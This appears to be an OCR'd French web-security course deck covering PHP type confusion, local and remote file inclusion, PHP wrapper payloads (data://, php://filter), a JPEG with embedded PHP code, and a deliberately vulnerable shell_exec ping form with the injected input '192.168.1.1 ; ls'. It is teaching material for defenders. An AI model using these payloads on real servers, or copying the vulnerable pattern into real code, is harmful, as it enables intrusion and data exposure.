
SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE

```php
public function update_item( $request ) {
    $id   = (int) $request['id'];
    $post = get_post( $id );
    // Modification du post
    //
```

Problème 2:

- L'id est casté en entier avant d'être récupéré
- La fonction présuppose que l'utilisateur a le droit de modifier l'article

SÉCURITÉ WEB - VULNÉRABILITÉS LIÉES AU TYPAGE




L' EXPLOITATION

SÉCURITÉ WEB - ATTAQUES PAR INCLUSION

Fonctions PHP d'inclusion

- `include`
- `include_once`
- `require`
- `require_once`

Ces fonctions sont utilisées pour inclure une autre page dans un script PHP.



SÉCURITÉ WEB - ATTAQUES PAR INCLUSION

Attaques par inclusion de fichiers


Si l'utilisateur peut soumettre une entrée pour choisir le contenu à inclure, il est capable de lire et d'exécuter du contenu arbitraire sur le serveur.

Types d'attaques par inclusion

- **Local File Inclusion**: L'attaquant ne peut inclure que des fichiers locaux
- **Remote File Inclusion**: L'attaquant peut inclure des fichiers locaux et distants


SÉCURITÉ WEB - ATTAQUES PAR INCLUSION

Comportement normal:




SÉCURITÉ WEB - ATTAQUES PAR INCLUSION

Inclusion de fichier locale:




SÉCURITÉ WEB - ATTAQUES PAR INCLUSION

Inclusion de fichier distante:



SÉCURITÉ WEB - ATTAQUES PAR INCLUSION

Inclusion via les fichiers de journalisation:



SÉCURITÉ WEB - ATTAQUES PAR INCLUSION


Attaques via les wrappers


Il s'agit d'une fonctionnalité de PHP permettant d'exécuter des fonctions par l'intermédiaire d'URLs …

- `data://text/plain,<payload>`
- `data://text/plain:base64,<payload en base64>`
- `php://filter/read=convert.base64-encode/resource=victim.php`

Attaques via une image

Ca fonctionne aussi ;)





evil.jpg

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff fe 00 15  3c 3f 70 68 70 20 70 68  |.H......<?php ph|
00000020  70 69 6e 66 6f 28 29 3b  20 3f 3e ff db 00 43 00  |pinfo(); ?>...C.|
00000030  03 02 02 03 02 02 03 03  03 03 04 03 03 04 05 08  |................|
00000040  05 05 04 04 05 0a 07 07  06 08 0c 0a 0c 0c 0b 0a  |................|
00000050  0b 0b 0d 0e 12 10 0d 0e  11 0e 0b 0b 10 16 10 11  |................|
00000060  13 14 15 15 15 0c 0f 17  18 16 14 18 12 14 15 14  |................|
00000070  ff db 00 43 01 03 04 04  05 04 05 09 05 05 09 14  |...C............|
00000080  0d 0b 0d 14 14 14 14 14  14 14 14 14 14 14 14 14  |................|
00000090  14 14 14 14 14 14 14 14  14 14 14 14 14 14 14 14  |................|
```

SÉCURITÉ WEB - INJECTIONS DE CODE

Attaques par injection

- Vulnérabilité très courante
- Arrive notamment lorsque les entrées sont mal nettoyées
- L'attaquant va être capable d'exécuter du code côté serveur en insérant une entrée ne respectant pas le formatage attendu
- La vulnérabilité est potentiellement exploitable sur de multiples langages !

Attaque par injection

Une injection de code correspond à l'insertion, dans une "phrase" du langage, d'une séquence de mots qui est valide du point de vue de la grammaire du langage mais qui en change la sémantique (le sens).


Exemple:

- Je suis [...] ton balcon, Marie-Christine.
- Je suis **sous** ton balcon, Marie-Christine. → Entrée attendue par le développeur
- Je suis **poursuivi par un tigre, laisse moi monter sur** ton balcon, Marie-Christine. → Entrée malveillante modifiant la sémantique

SÉCURITÉ WEB - INJECTIONS DE CODE

Attaques par injection

- Il est possible d'exploiter une injection de code dès qu'il est possible pour l'attaquant de fournir une entrée qui va être interprétée différemment de ce qui était prévu par le développeur !
- **Langages de requêtes :** SQL, XPath, …
- **Langages interprétés :** Bash, PHP, Python …
- **Langages de template :** TWIG, Jinja …



SÉCURITÉ WEB - INJECTIONS DE CODE BASH

Comment injecter du code bash au sein de l'application web ci-dessous ?

```php
<?php
if ($_GET && isset($_GET['ip'])) {
  echo shell_exec("ping  -c 3 ".$_GET['ip']);
}
?>
<form method="GET" action="index.php?page=ping.php">
<input type="text" name="ip" />
<input type="hidden" name="page" value="ping.php" />
<input type="submit" class="btn btn-theme"
    value="Lancer le ping" />
</form>
```

```
192.168.1.1 ; ls
```

SÉCURITÉ WEB - INJECTIONS SQL

Injection SQL

Injecter du code SQL dans les requêtes SQL réalisées par un serveur Web. Les requêtes concernées doivent être générées dynamiquement afin de prendre en compte des entrées utilisateurs.

Le palmarès

